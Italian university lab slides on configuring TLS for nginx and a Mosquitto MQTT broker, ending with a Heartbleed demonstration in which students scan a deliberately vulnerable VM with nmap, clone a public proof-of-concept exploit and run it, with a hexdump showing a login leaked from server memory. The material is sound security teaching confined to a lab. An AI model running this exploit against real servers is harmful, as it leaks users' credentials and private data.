



ALMA MATER STUDIORUM
UNIVERSITÀ DI BOLOGNA

Laboratorio di Sicurezza Informatica

TLS - esempi di uso e di attacco

Andrea Melis

Marco Prandini

Dipartimento di Informatica - Scienza e Ingegneria

Abilitiamo TLS per i nostri servizi

- In questa laboratorio vedremo
 - Come utilizzare le conoscenze acquisite nella creazione di una catena di certificati trusted, per creare un tunnel TLS per il nostro webserver su un nostro sito
 - Vedremo come sia possibile farlo su un altro servizio, ovvero un broker MQTT (in realtà sarà un compito per casa)
 - Finiremo col vedere una famosa vulnerabilità nota su openssl, Heartbleed.

Generare un certificato self-signed

- Avevamo visto come fare un certificato self-signed nella precedente lezione.
- La teoria è la stessa e potete usare lo stesso procedimento per generare un certificato per il dominio seclab.it
- Generare il certificato significa quindi avere alla fine un certificato con estensione .crt e una chiave privata corrispondente.
- Nella slide successiva vedremo comunque come generare un nuovo certificato.

Generiamo il certificato self-signed

- È possibile fare il tutto in un unico comando

```
sudo openssl req -x509 -nodes -days 365 -newkey  
rsa:2048 -keyout /etc/ssl/private/nginx-  
selfsigned.key -out /etc/ssl/certs/nginx-  
selfsigned.crt
```

```
Generating a RSA private key
```

```
.....+++++
```

```
.....+++++
```

```
writing new private key  
to '/etc/ssl/private/nginx-selfsigned.key'
```

```
-----
```

Input da inserire (continua)

```
Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-
State]:BO
Locality Name (eg, city) []:BO
Organization Name (eg, company) [Internet
Widgits Pty Ltd]:Unibo
Organizational Unit Name (eg, section) []:unibo
Common Name (e.g. server FQDN or YOUR name)
[]:seclab.it
Email Address []:admin@seclab.it
```

Importante quindi specificare il sito per il quale si richiede il certificato

Predisposizione semplice

- Nel seguito viene spiegato dettagliatamente cosa predisporre per far funzionare il server HTTPS
- Per risparmiare tempo potete utilizzare file già pronti

- installate un browser nella VM (servirà in ogni caso per i test) col comando

```
sudo apt install firefox-esr
```

- collegatevi a Virtuale e scaricate il file `tls_files.tgz`

- dal terminale, estraetene il contenuto

```
sudo tar -C / -xzf /home/sec/Downloads/tls_files.tgz
```

- verranno installati tutti i file descritti dalle slide da 7 a 14

Diffie-Hellman Group

- Mentre usiamo OpenSSL, dovremmo anche creare un robusto gruppo Diffie-Hellman, che viene utilizzato per negoziare il Perfect Forward Secrecy con i clients.
- Per approfondimenti:
<https://www.sciencedirect.com/science/article/abs/pii/S0045790614000044>
- Lanciamo quindi il comando

```
sudo openssl dhparam -out /etc/nginx/dhparam.pem 512
```
- In teoria dovremmo lanciare il comando almeno con valore 2048, però il tempo di attesa è molto lungo per cui in questo caso usiamo 512 ma ricordarsi che il valore minimo è 2048 (si la security è scomoda!)
- Se siete pazienti potete provare anche con 4096

Configuriamo Nginx

- Configuriamo ora nginx affinché possa utilizzare correttamente i certificati e possa creare il tunnel TLS per ogni connessione
- Creiamo il seguente file e inseriamo i seguenti valori:

```
sudo nano /etc/nginx/snippets/self-signed.conf  
ssl_certificate /etc/ssl/certs/nginx-selfsigned.crt;  
ssl_certificate_key /etc/ssl/private/nginx-selfsigned.key;
```
- Dove ovviamente stiamo specificando il certificato e la chiave privata create precedentemente.

Configuriamo i Ciphers per Nginx

- Ora creiamo un altro snippet che definirà alcune impostazioni SSL. Configuriamo quindi Nginx in modo da avere delle robuste feature SSL, come ad esempio i ciphers, i timeout session e quelli della cache.
- I parametri che imposteremo potranno essere riutilizzati nelle future configurazioni di Nginx, quindi daremo al file un nome generico:
`sudo nano /etc/nginx/snippets/ssl-params.conf`
- Le configurazioni suggerite nella slide successiva da inserire nel file sono state pensate attraverso le raccomandazioni su:
<https://syslink.pl/cipherlist/>

Configuriamo i Ciphers per Nginx

- Inserire nel file i seguenti valori

```
ssl_protocols TLSv1.2;
ssl_prefer_server_ciphers on;
ssl_dhparam /etc/nginx/dhparam.pem;
ssl_ciphers ECDHE-RSA-AES256-GCM-SHA512:DHE-RSA-AES256-GCM-SHA512:ECDHE-RSA-AES256-GCM-SHA384:DHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-SHA384;
ssl_ecdh_curve secp384r1; # Requires nginx >= 1.1.0
ssl_session_timeout 10m;
ssl_session_cache shared:SSL:10m;
ssl_session_tickets off; # Requires nginx >= 1.5.9
ssl_stapling on; # Requires nginx >= 1.3.7
ssl_stapling_verify on; # Requires nginx => 1.3.7
resolver 8.8.8.8 8.8.4.4 valid=300s;
resolver_timeout 5s;
add_header X-Frame-Options DENY;
add_header X-Content-Type-Options nosniff;
add_header X-XSS-Protection "1; mode=block";
```

Creiamo il nostro sito

- Creiamo una nuova cartella in:

```
sudo mkdir /var/www/seclab
```

- Per comodità copiamo la index di default di nginx

```
sudo cp /var/www/html/index.nginx-debian.html  
/var/www/seclab/index.html
```

- Con un editor a piacere quindi, cambiamo il titolo e inseriamo:

```
Benvenuto su seclab!
```

Creiamo il sito

- Creiamo quindi il virtual host su nginx

```
sudo nano /etc/nginx/sites-available/seclab.it
```

```
server {  
    listen 443 ssl;  
    listen [::]:443 ssl;  
    include snippets/self-signed.conf;  
    include snippets/ssl-params.conf;  
  
    root /var/www/seclab;  
    index index.html index.htm index.nginx-debian.html;  
  
    server_name seclab.it www.seclab.it;  
  
    location / {  
        try_files $uri $uri/ =404;  
    }  
}
```

Creiamo il sito (continua)

- Aggiungiamo alla fine il redirect da http

```
server {  
    listen 80;  
    listen [::]:80;  
  
    server_name seclab.it www.seclab.it;  
  
    return 302 https://$server_name$request_uri;  
}
```

Attivazione del sito

- Abilitiamo il sito facendo un link simbolico dagli “availables” agli “enabled”

```
sudo ln -s /etc/nginx/sites-available/seclab.it  
/etc/nginx/sites-enabled/
```

Ultimi step

Se avete copiato i file dall'archivio fornito, ripartite da qui.

- Verifichiamo che le nuove configurazioni non producano errori su nginx:

```
sudo nginx -t
```

```
nginx: [warn] "ssl_stapling" ignored, issuer  
certificate not found for certificate "/etc/ssl/certs/  
nginx-selfsigned.crt"
```

```
nginx: the configuration file /etc/nginx/nginx.conf  
syntax is ok
```

```
nginx: configuration file /etc/nginx/nginx.conf test  
is successful
```

Il warning è normale essendo il certificato self-signed in questo caso

Ultimi step

- Restart di nginx (non deve restituire errori)

```
sudo systemctl restart nginx
```

- Rendete la macchina raggiungibile col nome seclab.it:

```
sudo nano /etc/hosts
```

```
127.0.0.1      seclab.it
```

- A questo punto per poter testare il sito in https le opzioni sono:

- usare wget

```
wget --no-check-certificate seclab.it
```

```
in output il file index.html del nostro sito
```

- Notare come seclab restituisca 302 e mentre https://seclab.it 200

- usare firefox-esr

Ultimi step

- È anche possibile navigare dalla macchina host, definendo un'interfaccia host-only di VirtualBox e configurandola nella VM, ad esempio con indirizzo 192.168.56.2
- In questo caso va cambiato l'host file della macchina host per puntare all'IP della VM nella rete host-only vboxnet0

```
sudo nano /etc/hosts
192.168.56.2      seclab.it
```
- A questo punto navigare con un qualsiasi browser su seclab.it e verificare che, accettando il rischio essendo il certificato del sito self-signed è possibile navigare in https al nostro sito.
- Per cambiare host file su ambiente Windows o iOS
<https://phoenixnap.com/kb/how-to-edit-hosts-file-in-windows-mac-or-linux>

TLS, un'altra prova

- Abbiamo visto come implementare TLS su un protocollo HTTP. TLS può però essere implementato su numerosi altri protocolli, anche perché si tratta “semplicemente” di un layer aggiuntivo che cifra il traffico che passa nel tunnel.
- Possiamo fare un altro esempio?
- Creiamo un tunnel TLS su protocollo MQTT!
- MQTT Message Queuing Telemetry Transport protocollo di comunicazione publish – subscribe con un broker “centralizzato” che ha la capacità di incodare i messaggi e renderli disponibili ai vari subscribers.
- Info a approfondimenti su <https://mqtt.org/>

Mosquitto

- Le componenti principali per una comunicazione mqtt sono quindi:
 - Un broker, e sulla macchina è già installato e in esecuzione mosquitto
 - Un publisher
 - Un subscriber
- Gli ultimi due componenti non sono presenti nella macchina ed è quindi necessario installarli con

```
sudo apt install mosquitto-clients
```
- Verificare che il broker sia attivo tramite

```
sudo /etc/init.d/mosquitto status
```

Simuliamo una comunicazione

- Simuliamo una comunicazione semplicissima.
- Apriamo un terminale e mettiamoci in ascolto su qualsiasi topic della categoria sensors


```
mosquitto_sub -h localhost -t sensor/#
```
- Apriamo un altro terminale e pubblichiamo qualcosa in questa categoria, verificando quindi che il messaggio pubblicato venga ricevuto dal subscriber

```
mosquitto_pub -t sensor/dht11/temperature -m 25
```
- Il valore dovrebbe comparire nel precedente terminale, verifichiamo quindi che la connessione è però in chiaro e quindi non crittata

Wireshark

- Apriamo wireshark e mettiamolo in ascolto sull'interfaccia locale.

Sudo wireshark



Creiamo un TLS per MQTT

- Creiamo quindi un tunnel TLS per il broker MQTT.
- COMPITO PER CASA, PROVARE A COMPLETARE L'ESERCIZIO!
- Suggerimenti; sappiamo che ci servono:
 - 1) CA key pair
 - 2) CA certificate and sign it with the private key from step 1
 - 3) Create the broker key pair
 - 4) Create a CA certificate sign request using the key from step 3
 - 5) Use the CA certificate from step 2 to sign the request from step 4

Creiamo un TLS per MQTT

- Se fatto correttamente dovremmo arrivare ad avere i seguenti file:

m2mqtt_ca.crt : CA Certificate (ex-novo, o della precedente lezione)
m2mqtt_ca.key : CA key pair (ex-novo, o della precedente lezione)
m2mqtt_ca.srl : CA serial number file (ex-novo, o della precedente lezione)
m2mqtt_srv.crt : server certificate
m2mqtt_srv.csr : certificate sign request, not needed any more
m2mqtt_srv.key : server key pair

- A questo punto, nella cartella di installazione di mosquitto etc/mosquitto creare, se non già presente, la cartella cert e inserire i seguenti file

<mosquitto>/certs/m2mqtt_ca.crt
<mosquitto>/certs/m2mqtt_srv.crt
<mosquitto>/certs/m2mqtt_srv.key

- Cambiamo quindi la configurazione di mosquitto!

Creiamo un TLS per MQTT

- Specifichiamo queste configurazione nel broker MQTT modificando il file /etc/mosquitto/mosquitto.conf

Port 8883

Specificare chiavi e certificati

#capath

cafile <mosquitto>\certs\m2mqtt_ca.crt

Path to the PEM encoded server certificate.

certfile <mosquitto>\certs\m2mqtt_srv.crt

Path to the PEM encoded keyfile.

keyfile <mosquitto>\certs\m2mqtt_srv.key

This option defines the version of the TLS protocol to use for this listener.


tls_version tlsv1

- Riavviare mosquitto, ed effettuare nuovamente il test con publisher e subscriber e vedere su wireshark il traffico crittato!


Testiamo una vulnerabilità, Heartbleed

- Cosa è Heartbleed?
- Heartbleed è un bug di sicurezza nella libreria di crittografia OpenSSL, che è un'implementazione ampiamente usata del protocollo TLS (Transport Layer Security). È stato introdotto nel software nel 2012 e aperto al pubblico nell'aprile 2014.
- Heartbleed è registrato nel database Common Vulnerabilities and Exposures come CVE-2014-0160.
- Seppur difficile valutare il danno totale causato da Heartbleed, stime parlano di un po' meno di 1 miliardo di \$ americani.
- Per tutte le info <https://heartbleed.com/>

Funzionamento in breve.



Funzionamento in breve.




Fonte: xkcd.com

Lanciamo il nostro server vulnerabile

- Come prima cosa, scaricate l'.ova vulnerabile da:
https://gitlab.com/wild_boar/labsec_course/-/raw/master/heartbleed/hb.ova
- Importatela su Vbox nello stesso modo che è stato fatto per la VM del corso
- Verificare sempre che siano configurate le due reti NAT e Host-Only su vboxnet0
- Lanciare la macchina, le credenziali di accesso sono:
`user: osboxes`
`password: seclab2021`
- La macchina è pronta per esporre un semplice webserver vulnerabile ad heartbleed, sarà sufficiente soltanto annotarsi l'ip della rete host-only assegnatale e lanciare il webserver nginx con:
`sudo service nginx start`

Verifichiamo il sito

- Dalla macchina del corso dobbiamo quindi impostare il sito seclab.it al nuovo host, sostituire quindi sul file etc/host l'ip del server vulnerabile per risolvere il sito seclab.it
- Aprire firefox e andare su <https://seclab.it> (accettando il rischio per il certificato)
- Si presenta la schermata a destra nel quale inserire delle credenziali riconoscibili ad esempio:
u: nome.cognome
p: seclab2021



Verifichiamo la vulnerabilità del sito.

- Per verificare se un sito è vulnerabile ad heartbleed esistono tanti tool, metasploit, scanner e anche nmap. Utilizziamo quest'ultimo:

```
nmap -p 443 --script ssl-heartbleed 192.168.56.XXX
```

```
PORT      STATE SERVICE
```

```
443/tcp   open  https
```

```
| ssl-heartbleed:
```

```
| VULNERABLE:
```

```
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
```

```
| State: VULNERABLE
```

```
| Risk factor: High
```

```
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

```
PERFETTO È VULNERABILE! PROViamo ORA UN'EXPLOIT!
```


Exploit


- Non esiste un vero e proprio exploit generico ma, l'exploit, dovendo lavorare sulla possibilità di leggere della memoria nascosta deve adattarsi ogni volta al SO e l'applicazione in gioco.
- Nel nostro caso utilizziamo quindi un'exploit che va a leggere gli access.log di nginx, attraverso il quale siamo in grado di leggere le precedenti richieste fatto con username e password!
- L'exploit in question è il seguente, scaricatelo con

```
git clone  
https://github.com/sensepost/heartbleed-poc.git
```

- Dopo di che è possibile ovviamente visionare l'exploit. Fatelo con cura e cercate di capirne il procedimento! Sia l'exploit che il README

Exploit

- A questo punto è possibile lanciare l'exploit sul target del nostro server vulnerabile, e dopo almeno due iterazioni sarà possibile vedere la richiesta POST effettuata in precedenza con username e password in chiaro!



```
sec@sec: ~/heartbleed-poc
sec@sec: ~/heartbleed-poc
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 04 00 11 00 08 00 06 00 03 00 FF 01 I.....
0090: 00 00 49 00 08 00 04 03 00 01 02 00 0A 00 34 00 4.....
00a0: 32 00 0E 00 00 00 19 00 0B 00 0C 00 18 00 09 00 2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....
00c0: 04 00 05 00 12 00 13 00 02 00 03 00 0F 00 .....#.....catl
00d0: 10 00 11 00 23 00 00 0F 00 01 01 63 61 74 69 on/xml;q=0.9,ima
00e0: 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E 39 2C 69 6D 61 ge/webp,*/*;q=0.
00f0: 67 65 2F 77 65 62 70 2C 2A 2F 2A 3B 71 3D 30 2E 8..Accept-Langua
0100: 38 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 ge: en-US,en;q=0
0110: 67 65 3A 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 ge: en-US,en;q=0
0120: 2E 35 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 .5..Accept-Encod
0130: 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 ing: gzip, defla
0140: 74 65 2C 20 62 72 0D 0A 52 65 66 65 72 65 72 3A te, br; Referer:
0150: 20 68 74 74 70 73 3A 2F 2F 73 65 63 6C 61 62 2E https://seclab.
0160: 69 74 2F 69 6E 64 65 78 2E 68 74 6D 6C 3F 75 73 it/index.html?us
0170: 65 72 6E 61 6D 65 3D 61 6E 64 72 65 61 2E 6D 65 ername=andrea.me
0180: 6C 69 73 26 70 61 73 73 77 6F 72 64 3D 73 65 63 lis&password=sec
0190: 6C 61 62 32 30 32 31 0D 0A 43 6F 6E 6E 65 63 74 lab2021..Connect
01a0: 69 6F 6E 3A 20 68 65 65 70 2D 61 6C 69 76 65 0D ion: keep-alive.
01b0: 0A 43 6F 6F 68 69 65 3A 20 68 65 61 72 74 62 6C .Cookie: heartbl
01c0: 65 65 64 0D 0A 55 70 67 72 61 64 65 2D 49 6E 73 eed..Upgrade-Ins
01d0: 65 63 75 72 65 2D 52 65 71 75 63 73 74 73 3A 2D ecore-Requests:
01e0: 31 0D 0A 49 66 2D 4D 6F 64 69 69 69 65 64 2D 53 1..If-Modified-S
01f0: 69 6E 63 65 3A 20 53 61 74 2C 20 31 33 20 4D 61 ince: Sat, 13 Ma
0200: 72 2D 32 30 32 31 20 31 35 3A 35 33 3A 35 33 20 r 2021 15:53:53
0210: 47 4D 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 GMT..Cache-Contr
0220: 6F 6C 3A 20 6D 61 78 2D 61 67 65 3D 30 38 0D 0A 0D ol: max-age=0
0230: 0A F0 3D 23 48 51 90 AA BC FF 52 83 3F 12 4F 37 .=#HQ...R.7.07
0240: 80 00 A9 C0 17 00 35 C0 06 C0 46 C0 45 C0 44 C0 .....5...F.E.D.
0250: 43 00 67 00 65 00 80 C0 41 00 AF 00 19 0D 01 C0 C.g.e...A.....
0260: 39 00 68 C0 16 00 69 C0 8B C0 3D 00 25 C0 19 C0 9.k...i...w...
0270: 37 C0 36 C0 35 C0 32 C0 30 00 6D C0 2E 00 7D C0 7.6.5.2.0.m...}
0280: 2D C0 23 C0 27 C0 26 00 88 00 24 00 9C C0 2B C0 .#..&...$...+..
0290: 0F 00 A8 C0 22 C0 21 C0 92 C0 1D C0 18 00 C4 C0 ....i.....f.
02a0: 11 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 U...A...X.....[
02b0: 55 C0 14 00 41 00 22 00 AA 00 C2 00 BE 00 BD 00 U...A...X.....[
02c0: 8C C0 5D 00 92 00 62 00 B9 00 B1 00 80 00 66 C0 ...b.....f.
02d0: 8A 00 AD 00 A1 00 14 00 64 00 AC 00 77 00 17 00 ....d...w...
02e0: 95 C0 7A 00 4A 00 60 00 00 00 00 00 00 00 00 00 I...X.....
02f0: 30 00 8B C0 7A 00 82 00 2B 00 75 00 1E C0 08 00 0...z...+y...
0300: AB 00 74 C0 42 00 63 00 4A 00 60 00 54 00 51 00 .t.B.c.J...T.Q.
0310: 49 00 3F 00 39 00 33 00 31 C0 05 01 00 00 13 00 I.7.9.3.1.....
0320: 0A 00 0A 00 00 00 17 00 18 00 19 00 10 00 0F 00 .....
0330: 01 01 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0340: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0350: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0360: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0370: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0380: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
sec@sec: ~/heartbleed-poc$ python heartbleed-poc.py 192.168.56.110 > res; head -70 r
es
```


Per casa

- **PROVA PER CASA (non banale), riscrivere l'exploit in una di queste varianti:**
 - Python3
 - Go lang
 - Ruby